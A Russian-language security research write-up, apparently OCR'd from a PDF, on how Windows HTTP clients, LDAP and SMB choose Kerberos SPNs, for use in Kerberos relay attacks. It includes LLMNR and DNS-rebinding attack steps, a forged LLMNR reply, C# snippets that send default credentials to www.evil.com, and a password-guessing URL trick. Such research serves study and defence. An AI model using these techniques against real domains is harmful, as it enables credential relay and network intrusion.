
Для HTTP меня интересовали два важных аспекта. Во-первых, как user agent решает автоматически выполнить Windows-аутентификацию с учётными данными текущего пользователя: для ретрансляции он не должен запрашивать их у пользователя. Во-вторых, как user agent выбирает SPN при вызове `InitializeSecurityContext`.

WinINET (Internet Explorer 11)

WinINET можно использовать как универсальную библиотеку HTTP-соединений и аутентификации. У неё, вероятно, много пользователей, но мы рассмотрим Internet Explorer 11, с которым она наиболее известна. WinINET также была первым источником HTTP Negotiate, поэтому её поведение служит хорошей отправной точкой на случай, если другие библиотеки его скопировали.

Как WinINET определяет необходимость автоматической Windows-аутентификации? По умолчанию это зависит от отнесения целевого узла к зоне интрасети. Любой узел, обходящий настроенный HTTP-прокси либо использующий имя без точек, считается зоной Intranet, и WinINET автоматически применяет учётные данные текущего пользователя.

Поведение можно отключить, изменив параметры безопасности зоны Intranet на «Prompt for user name and password», как показано ниже:



Теперь рассмотрим выбор SPN для Negotiate. RFC4559 говорит следующее:

> Когда используется механизм Kerberos Version 5 GSSAPI [RFC4121], HTTP-сервер применяет имя принципала вида «HTTP/hostname».

Можно предположить, что для построения SPN достаточно HTTP-URL, к которому подключается WinINET: взять имя узла и добавить класс службы HTTP. Но это не совсем так. Приблизительное описание реального алгоритма IE и WinINET я нашёл в этой статье. Ей больше десяти лет, поэтому поведение могло измениться, но оказалось прежним.

В основе подхода лежит то, что WinINET не обязательно доверяет имени узла из HTTP-URL. Вместо этого она запрашивает каноническое имя сервера через DNS. Явного запроса записи CNAME, по-видимому, нет: вызывается `getaddrinfo` с подсказкой `AI_CANONNAME`. Затем возвращённое значение `ai_canonname` получает префикс класса HTTP. Обычно `ai_canonname` — имя, указанное DNS-сервером в возвращённой записи A/AAAA.

Например, если HTTP-URL равен `http://fileserver.domain.com`, но запись DNS A содержит каноническое имя `example.domain.com`, будет создан SPN `HTTP/example.domain.com`, а не `HTTP/fileserver.domain.com`. Чтобы предоставить произвольный SPN, необходимо добиться, чтобы имя в адресной записи DNS не соответствовало её IP-адресу: IE подключится к подконтрольному серверу, создав Kerberos-аутентификацию для другой цели.

Очевидная техника — запись DNS CNAME, перенаправляющая на другое имя. Но по крайней мере при использовании клиентом DNS-сервера Microsoft, что вероятно в доменной среде, CNAME не возвращается клиенту непосредственно. Сервер выполняет рекурсивный поиск и возвращает CNAME вместе с проверенной адресной записью.

Если атакующий создаст CNAME для `www.evil.com`, указывающий на `fileserver.domain.com`, DNS-сервер вернёт CNAME и адресную запись реального IP-адреса `fileserver.domain.com`. WinINET подключится к HTTP-службе на `fileserver.domain.com`, а не `www.evil.com`, что не подходит для атаки.

Я пробовал разными способами обманом заставить DNS-клиент напрямую обратиться к подконтрольному DNS-серверу, но безуспешно. Однако DNS-резолвер можно заставить принять произвольный ответ через локальные протоколы разрешения имён, такие как Multicast DNS (MDNS) и Link-Local Multicast Name Resolution (LLMNR).

Оба протокола используют слегка изменённую структуру пакета DNS, позволяя ответить на запрос разрешения имени адресной записью с IP-адресом вредоносного веб-сервера, но каноническим именем любого сервера. WinINET установит HTTP-соединение с вредоносным сервером, однако построит SPN для поддельного канонического имени. Я проверил это с LLMNR; теоретически MDNS тоже должен работать.

Является ли подмена канонического имени ошибкой DNS-резолвера Windows? Не думаю, что какой-либо протокол DNS требует точного совпадения имени запроса и ответа. Если у DNS-сервера есть CNAME для запрошенного узла, очевидного требования вернуть эту запись вместо одной адресной записи нет. Конечно, возможность публичного DNS-сервера подделать узел чужой зоны была бы **shmat-securecomm10.pdf** (файл в files/shmat-securecomm10.pdf). Стоит также отметить, что имя не подменяется глобально. Кешированная запись DNS в Windows привязана к имени запроса, поэтому при последующем разрешении `fileserver.domain.com` выполняется новый запрос, и DNS-сервер возвращает настоящий адрес.


Атаки на локальные протоколы разрешения имён — известная слабость, используемая для MitM, поэтому заботящиеся о безопасности сети могут их отключать. Преимущество LLMNR для нашей цели перед обычным MitM состоит в том, что разрешаемое имя может быть любым. Обычно потребовалась бы подмена DNS-имени существующего узла, в нашем примере — запроса имени файлового сервера. Но для зарегистрированных в сети компьютеров DNS-клиент обычно получает ответ от сетевого DNS-сервера до обращения к локальному разрешению, поэтому подмена невозможна. Для Kerberos relay это неважно: можно заставить клиента подключиться к незарегистрированному имени, после чего он перейдёт к локальному протоколу.

Главный недостаток локальной DNS-атаки — необходимость находиться с компьютером жертвы в одном multicast-домене. Однако процесс всё равно можно начать, заставив пользователя подключиться к внешнему правдоподобному домену, а затем перенаправить его на имя без точек, одновременно включив автоматическую аутентификацию и локальное разрешение DNS.

Итак, показанный на схеме процесс атаки выглядит так:

1. Атакующий запускает службу LLMNR на машине в том же multicast-домене, что компьютер жертвы, и ожидает запрос целевого имени, например `EVILHOST`.
2. Жертву обманом заставляют через IE или другой клиент WinINET, например документ DOCX, подключиться к серверу атакующего по адресу `http://EVILHOST`.

3. LLMNR-сервер получает запрос и отвечает, устанавливая в адресной записи имя целевого узла SPN, который нужно подменить, а в качестве IP-адреса — подконтрольный сервер.
4. Клиент WinINET извлекает поддельное каноническое имя, добавляет к SPN класс службы HTTP и запрашивает служебный билет Kerberos. Затем билет отправляется HTTP-службе атакующего.
5. Атакующий получает Negotiate/Kerberos для поддельного SPN и ретранслирует настоящему целевому серверу.



Ниже показан разобранный Wireshark пример ответа LLMNR для имени `evilhost` с IP-адресом `10.0.0.80`, подменяющего `fileserver.domain.com`, адрес которого не равен `10.0.0.80`:

```
Link-local Multicast Name Resolution (response)
    Transaction ID: 0x910f
    Flags: 0x8000 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
    Queries
        evilhost: type A, class IN
            Name: evilhost
            [Name Length: 8]
            [Label Count: 1]
            Type: A (Host Address) (1)
            Class: IN (0x0001)
    Answers
        fileserver.domain.com: type A, class IN, addr 10.0.0.80
            Name: fileserver.domain.com
            Type: A (Host Address) (1)
            Class: IN (0x0001)
            Time to live: 1 (1 second)
            Data length: 4
            Address: 10.0.0.80
```

Можно предположить, что неизменный класс службы HTTP в SPN создаёт проблему. Однако стандартное сопоставление SPN в Active Directory отображает HTTP в класс HOST, который регистрируется всегда. Поэтому целью может быть любая подключённая к домену система без явной регистрации SPN. Если принимающая служба не проверяет SPN, аутентификация в учётной записи компьютера, используемой привилегированными службами, сработает. Следующий сценарий PowerShell выводит все настроенные в домене сопоставления SPN.

```
PS> $base_dn = (Get-ADRootDSE).configurationNamingContext
PS> $dn = "CN=Directory Service,CN=Windows NT,CN=Services,$base_dn"
PS> (Get-ADObject $dn -Properties sPNMappings).sPNMappings
```

Интересная особенность WinINET: она всегда запрашивает делегирование Kerberos, хотя оно полезно лишь при регистрации целевой учётной записи SPN для делегирования. Я не смог заставить WinINET по умолчанию работать только с Kerberos: заголовок `WWW-Authenticate: Kerberos` останавливает аутентификацию. Поэтому Kerberos AP_REQ всегда имеет включённую Integrity, хотя user agent явно её не запрашивает.

Ещё один пользователь WinINET — Office. Например, в документе Word можно указать шаблон по HTTP-URL, и простое открытие документа вызовет локальную Windows-аутентификацию, если адрес находится в зоне Intranet. Вероятно, это удобнее для запуска аутентификации, чем надежда на наличие Internet Explorer.

У WinINET есть элементы управления функциями), которые включаются отдельно для исполняемых файлов и влияют на поиск SPN, в частности `FEATURE_USE_CNAME_FOR_SPN_KB911149` и `FEATURE_ALWAYS_USE_DNS_FOR_SPN_KB3022771`. Однако, по-видимому, они задействуются лишь при проксировании HTTP-соединения, а мы предполагаем его отсутствие.

WinHTTP (WebDAV WebClient)

Библиотека WinHTTP — альтернатива WinINET для клиентских приложений. У неё более чистый API и нет наследия Internet Explorer. В качестве примера клиента я выбрал встроенную службу WebDAV WebClient: она обладает интересным свойством преобразовывать запрос UNC-имени файла в потенциально эксплуатируемый HTTP-запрос. Если WebClient установлена и запущена, открытие файла вида `\\EVIL\abc` отправит HTTP-запрос на подконтрольный атакующему сервер.

Насколько я могу судить, при использовании с WebClient поведение WinHTTP почти полностью совпадает с WinINET. Мне удалось эксплуатировать создание SPN через локальное разрешение DNS, но не через публичную DNS-запись. WebDAV, похоже, считает имена без точек зоной Intranet, тогда как стандартное поведение WinHTTP зависит от обхода прокси. Решение об автоматической аутентификации определяется политикой `WINHTTP_OPTION_AUTOLOGON_POLICY`.

По крайней мере в WebDAV WinHTTP обрабатывает заголовок `WWW-Authenticate` со значением `Kerberos`, но всё равно использует Negotiate, поэтому Integrity всегда включена. Как и WinINET, библиотека автоматически включает делегирование Kerberos.

Chromium M93

Браузеры на основе Chromium, такие как Chrome и Edge, имеют открытый исходный код, поэтому проверить реализацию немного проще. По умолчанию Chromium автоматически аутентифицируется на сайтах зоны интрасети, используя тот же Internet Security Manager, что WinINET, для определения зоны в `URLSecurityManagerWin::CanUseDefaultCredentials`. Администратор может через GPO разрешить автоматическую аутентификацию только для заданного набора узлов.

SPN создаётся в `HttpAuthHandlerNegotiate::CreateSPN`, вызываемой из `HttpAuthHandlerNegotiate::DoResolveCanonicalNameComplete`. Хотя документация `CreateSPN` говорит, что поведение по сути скопировано из IE, технически это не так. Вместо канонического имени из исходного DNS-запроса выполняется второй запрос, результат которого служит основой SPN.

Второй DNS-запрос важен, поскольку позволяет эксплуатировать поведение через публичное имя. Если установить очень малый TTL исходной записи узла, DNS-ответ можно изменить между поиском адреса подключения и поиском канонического имени для SPN.


Атака работает и через локальное разрешение DNS, где переключать ответ не требуется: достаточно одного. Второй запрос можно отключить групповой политикой. Тогда ни локальный, ни публичный DNS не помогут, поскольку Chromium использует для SPN узел из URL.

В доменной среде, где Chromium автоматически аутентифицируется только на сайтах Intranet, можно злоупотребить стандартной возможностью аутентифицированных пользователей добавлять новые DNS-записи на сервер Microsoft через LDAP; см. статью Кевина Робертсона. Доменный DNS полезен тем, что запись можно искать по короткому имени интрасети, а не публичному домену, поэтому она, скорее всего, будет считаться целью автоматической аутентификации.

Проблема добавления DNS-записи через LDAP — минимальное время обновления сервером записей в 180 секунд. Быстро переключить ответ с обычной адресной записи на CNAME было бы трудно. Вместо этого можно добавить NS, перенаправляющую поиск на собственный DNS-сервер. При коротком TTL доменный сервер повторяет запрос, и мы без ожидания обновления LDAP возвращаем разные ответы. Это очень похоже на DNS rebinding, только меняется не IP-адрес, а каноническое имя.

Рабочий эксплойт со схемы выглядит так:

1. С помощью существующих аутентифицированных учётных данных зарегистрировать через LDAP на DNS-сервере NS-запись для `evilhost.domain.com`. Дождаться её подхвата сервером.
2. Направить браузер на `http://evilhost`. Имя интрасети без точек позволяет Chromium автоматически аутентифицироваться.
3. Браузер добавляет основной DNS-суффикс и ищет `evilhost.domain.com`. Запрос поступает DNS-серверу клиента, который следует NS-записи и выполняет рекурсивный запрос к DNS-серверу атакующего.
4. DNS-сервер атакующего возвращает обычную адресную запись своего HTTP-сервера с очень коротким TTL.
5. Браузер обращается к HTTP-серверу; атакующий задерживает ответ до истечения кешированной записи DNS, а затем возвращает 401 для запуска аутентификации.
6. Браузер выполняет второй DNS-запрос канонического имени. Поскольку исходная запись истекла, снова запрашивается `evilhost.domain.com`.
7. На этот раз атакующий возвращает CNAME целевого `fileserver.domain.com`. DNS-сервер клиента получает IP-адрес узла CNAME и возвращает его.
8. Браузер строит SPN по CNAME, создаёт AP_REQ и отправляет его HTTP-серверу атакующего.
9. Атакующий ретранслирует AP_REQ целевому серверу.



Возможно, локальный и публичный механизмы DNS можно объединить, чтобы хватило одного запроса. Для этого создаётся NS-запись на собственный DNS-сервер и клиент заставляется разрешить имя. DNS-сервер клиента выполняет рекурсивный запрос, на который сервер атакующего не отвечает сразу. Затем классическая подмена DNS возвращает пакет непосредственно клиенту с поддельной адресной записью.

Обычно DNS spoofing ограничен тем, что клиент принимает пакет ответа только при совпадении исходного IP-адреса, идентификатора транзакции и исходного UDP-порта. В локальной сети исходный IP-адрес должен поддаваться подмене, а адрес клиента можно заранее узнать из первого HTTP-соединения, поэтому остаются лишь идентификатор и порт.

У большинства клиентов довольно большой тайм-аут в 3–5 секунд, чего может хватить для перебора большей части комбинаций ID и порта. За многократные попытки наказания фактически нет. Если атака практична, её можно проводить в локальной сети даже при отключённом локальном разрешении DNS и распространить на библиотеки с одним запросом вроде WinINET и WinHTTP. Ответ может иметь большой TTL, чтобы после успеха не повторять атаку для каждого запроса.

Мне не удалось заставить Chromium откатить Negotiate до чистого Kerberos, поэтому Integrity включена. Поскольку Delegation по умолчанию отключено, администратор должен настроить GPO со списком разрешений, указав цели, которым разрешено получать делегированные учётные данные.

Дополнительная особенность Chromium: похоже, это единственный браузер, всё ещё поддерживающий учётные данные пользователя в URL. Если передать их в запросе, а сервер вернёт требование Negotiate-аутентификации, браузер автоматически аутентифицируется независимо от зоны сайта. Учётные данные также можно передать через `XMLHttpRequest::open`.

Хотя это не слишком практично, таким способом можно проверить пароль пользователя с произвольного узла. Если имя и пароль верны, а SPN подменён, Chromium отправит

подтверждённый Kerberos AP_REQ; иначе будет отправлен NTLM либо аутентификации не будет.

NTLM можно создать всегда, поскольку он не требует доказательства действительности пароля, тогда как Kerberos завершается успешно только с правильным паролем. При аутентификации нужно указать домен, используя URL вида `http://DOMAIN%5CUSER:PASSWORD@host.com`.

Есть ещё одна особенность: можно указать полное доменное имя (FQDN) и имя пользователя, после чего реализация Windows Kerberos попытается аутентифицироваться на этом сервере по записям DNS SRV. Например, `http://EVIL.COM%5CUSER:PASSWORD@host.com` попробует обратиться к службе Kerberos из записи `_kerberos._tcp.evil.com`. Трюк создаёт Kerberos-аутентификацию даже в системах вне домена, но его практическая польза неясна.

Стоит отметить, что я обсудил последствия HTTP-вектора Chromium с коллегами. Общий вывод состоял в том, что поведение преднамеренно, поскольку копирует ожидания существующих user agent вроде IE. Поэтому исправления не предполагалось.

Firefox 91

Firefox, как и Chromium, имеет открытый исходный код, поэтому можно найти реализацию. В отличие от рассмотренных выше HTTP-клиентов Firefox по умолчанию не выполняет Windows-аутентификацию. Администратор должен настроить список узлов для автоматической аутентификации либо включить параметр `network.negotiate-auth.allow-non-fqdn` для имён без точек.

После включения аутентификации работают и локальная, и публичная DNS-атаки, поскольку при построении SPN для Negotiate в `nsAuthSSPI::MakeSN` выполняется второй DNS-запрос. В отличие от Chromium, настройки для отключения поведения, похоже, нет.

Мне снова не удалось заставить Firefox использовать чистый Kerberos, поэтому Integrity включена. Delegation также отключено, пока администратор не настроит `network.negotiate-auth.delegation-uris`.

.NET Framework 4.8

В .NET Framework 4.8 официально есть две HTTP-библиотеки: исходный API `System.Net.HttpWebRequest` и производные, а также новый `System.Net.Http.HttpClient`. Но в .NET Framework новый API внутри использует старый, поэтому рассмотрим только последний.

Windows-аутентификация создаётся автоматически лишь при установке свойства `UseDefaultCredentials` в `true` у объекта `HttpWebRequest`, как показано ниже. Технически при этом задаётся объект `CredentialCache.DefaultCredentials`, но логическое свойство проще. После установки стандартных учётных данных клиент автоматически применяет Windows-аутентификацию к любому узлу независимо от зоны Intranet.

```
var request = WebRequest.CreateHttp("http://www.evil.com");
request.UseDefaultCredentials = true;
var response = (HttpWebResponse)request.GetResponse();
```

SPN создаётся функцией `System.Net.AuthenticationState.GetComputeSpn`, доступной в reference source .NET. Он строится по каноническому имени из исходного DNS-запроса, поэтому поддерживает локальную, но не публичную DNS-атаку. Код умеет выполнять второй запрос для имени без точек, но, насколько я могу судить, только если клиент явно задаёт заголовок `Host`. В .NET 2.0 код немного отличается и, возможно, ищет каноническое имя для любого имени без точек, но я этого не проверял.

.NET Framework позволяет указать Kerberos напрямую как тип аутентификации в заголовке `WWW-Authentication`. Поскольку клиентский код явно не запрашивает целостность, Kerberos AP_REQ может не иметь включённой Integrity.

Код также поддерживает начальный токен в заголовке `WWW-Authentication`. Поэтому даже без прямой поддержки Kerberos можно применить Negotiate и описанный в начале заглушечный токен, принудительно включив Kerberos. Например, следующий заголовок в исходном ответе 401 запускает Kerberos через автоопределение:

```
WWW-Authenticate: Negotiate AAFA
```

Наконец, код аутентификации всегда включает делегирование независимо от целевого узла.

.NET 5.0

Среда .NET 5.0 объявила API `HttpWebRequest` устаревшим в пользу `HttpClient`. Используется новый внутренний класс `SocketsHttpHandler`. Поскольку весь код открыт, можно найти реализацию, в частности полностью переписанный относительно .NET Framework класс `AuthenticationHelper`.

Для автоматической аутентификации клиент должен использовать `HttpClientHandler` и установить `UseDefaultCredentials`, как ниже. При применении `SocketsHttpHandler` свойству `Credentials` назначаются стандартные учётные данные. Затем обработчик передаётся при создании `HttpClient`.

```
var handler = new HttpClientHandler();
handler.UseDefaultCredentials = true;
var client = new HttpClient(handler);
await client.GetStringAsync("http://www.evil.com");
```

Если клиент явно не задал в запросе заголовок `Host`, аутентификация выполняет DNS-поиск канонического имени. Он отделён от поиска для HTTP-соединения, поэтому поддерживаются локальная и публичная DNS-атаки.

Хотя реализация не поддерживает Kerberos напрямую, как .NET Framework, она принимает начальный токен, поэтому чистый Kerberos всё ещё можно включить принудительно, отключив требование Integrity.

.NET 6.0

.NET 6.0 в основном совпадает с .NET 5.0, но при создании контекста аутентификации явно задаётся Integrity. Поэтому откат к Kerberos больше не даёт преимущества. Судя по всему, изменение связано с ошибочной реализацией NTLM в macOS, а не с защитой от NTLM relay.

Обзор HTTP

Следующая таблица подводит итоги исследования HTTP:

• Столбец LLMNR показывает возможность повлиять на SPN атакой на локальный DNS-резолвер.
• DNS CNAME обозначает атаку на публичное разрешение DNS.
• Delegation показывает, включает ли HTTP user agent делегирование Kerberos.
• Integrity означает запрос защиты целостности, снижающий полезность ретранслированной аутентификации, если целевой сервер автоматически обнаруживает эту настройку.

User agent	LLMNR	DNS CNAME	Delegation	Integrity
Internet Explorer 11 (WinINET)	Да	Нет	Да	Да
WebDAV (WinHTTP)	Да	Нет	Да	Да
Chromium (M93)	Да	Да	Нет[^http-1]	Да
Firefox 91	Да	Да	Нет[^http-1]	Да
.NET Framework 4.8	Да	Нет[^http-2]	Да	Нет
.NET 5.0	Да	Да	Нет	Нет
.NET 6.0	Да	Да	Нет	Да

[^http-1]: Chromium и Firefox могут включать делегирование только отдельно для каждого сайта через GPO.

[^http-2]: В особых обстоятельствах .NET Framework поддерживает разрешение DNS для имён без точек.

Самый разрешительный клиент с большим отрывом — .NET 5.0. После настройки автоматической аутентификации он работает с любым узлом, поддерживает подмену произвольного SPN через публичное DNS-имя и отключение целостности посредством отката к Kerberos. Но поскольку .NET 5.0 проектировался как кроссплатформенная среда, возможно, лишь немногие библиотеки на нём вообще включают автоматическую аутентификацию.

LDAP

В Windows есть встроенная универсальная библиотека LDAP в `wldap32.dll`. Её использует большинство компонентов ОС для доступа к Active Directory, а также класс .NET `LdapConnection`. API, по-видимому, не позволяет вручную задать SPN LDAP-соединения. Он строится по каноническому имени из DNS-поиска, поэтому эксплуатируется через локальное разрешение аналогично WinINET.

Имя LDAP-сервера можно также получить запросом SRV для имени узла. Это позволяет обращаться к LDAP-серверу по доменному имени Windows верхнего уровня. Обычно вместе возвращается адресная запись, что лишь меняет процесс разрешения сервера и, похоже, не даёт преимуществ для эксплуатации.

Включение клиентом проверки целостности зависит от флага `LDAP_OPT_SIGN`. Поскольку соединение поддерживает только Negotiate, при отключённой подписи клиент передаёт `ISC_REQ_NO_INTEGRITY`, чтобы сервер случайно не обнаружил возможность подписи, включённую для MIC Negotiate, и не включил защиту.

После недавних изменений подписи LDAP политика `LdapClientIntegrity` принудительно включает Integrity на клиенте. Независимо от требования сервера она будет активирована клиентом, а затем автоматически и сервером. После включения политики изменение

`LDAP_OPT_SIGN` в клиенте не действует.

SMB

SMB — один из наиболее часто эксплуатируемых протоколов для NTLM relay, поскольку доступ к файлу легко превратить в аутентификацию. Было бы удобно, если бы он подходил и для Kerberos relay. SMBv1 устарел и даже не устанавливается в новых версиях Windows, но всё же стоит изучить реализации v1 и v2.

Клиентские реализации SMB 1 и 2 находятся соответственно в `mrxsmb10.sys` и `mrxsmb20.sys`, а общий код — в `mrxsmb.sys`. Оба протокола позволяют задать имя SPN, связанное с DFS. Оно передаётся через ECP `GUID_ECP_DOMAIN_SERVICE_NAME_CONTEXT` и включается только при наличии флага `NETWORK_OPEN_ECP_OUT_FLAG_RET_MUTUAL_AUTH` в ECP `GUID_ECP_NETWORK_OPEN_CONTEXT`, устанавливаемого MUP. Это относится к UNC hardening, добавленному для защиты групповых политик и подобных ресурсов.

Условия установки `NETWORK_OPEN_ECP_OUT_FLAG_RET_MUTUAL_AUTH` создать несложно. Стандартные правила UNC hardening всегда добавляют пути `SYSVOL` и `NETLOGON` с шаблоном имени узла. Поэтому запрос `\\evil.com\SYSVOL` установит флаг и потенциально позволит заменить SPN. Для работы сервер должен быть DFS-сервером, но даже с установленным флагом мне не удалось найти способ удалённо задать произвольный SPN.

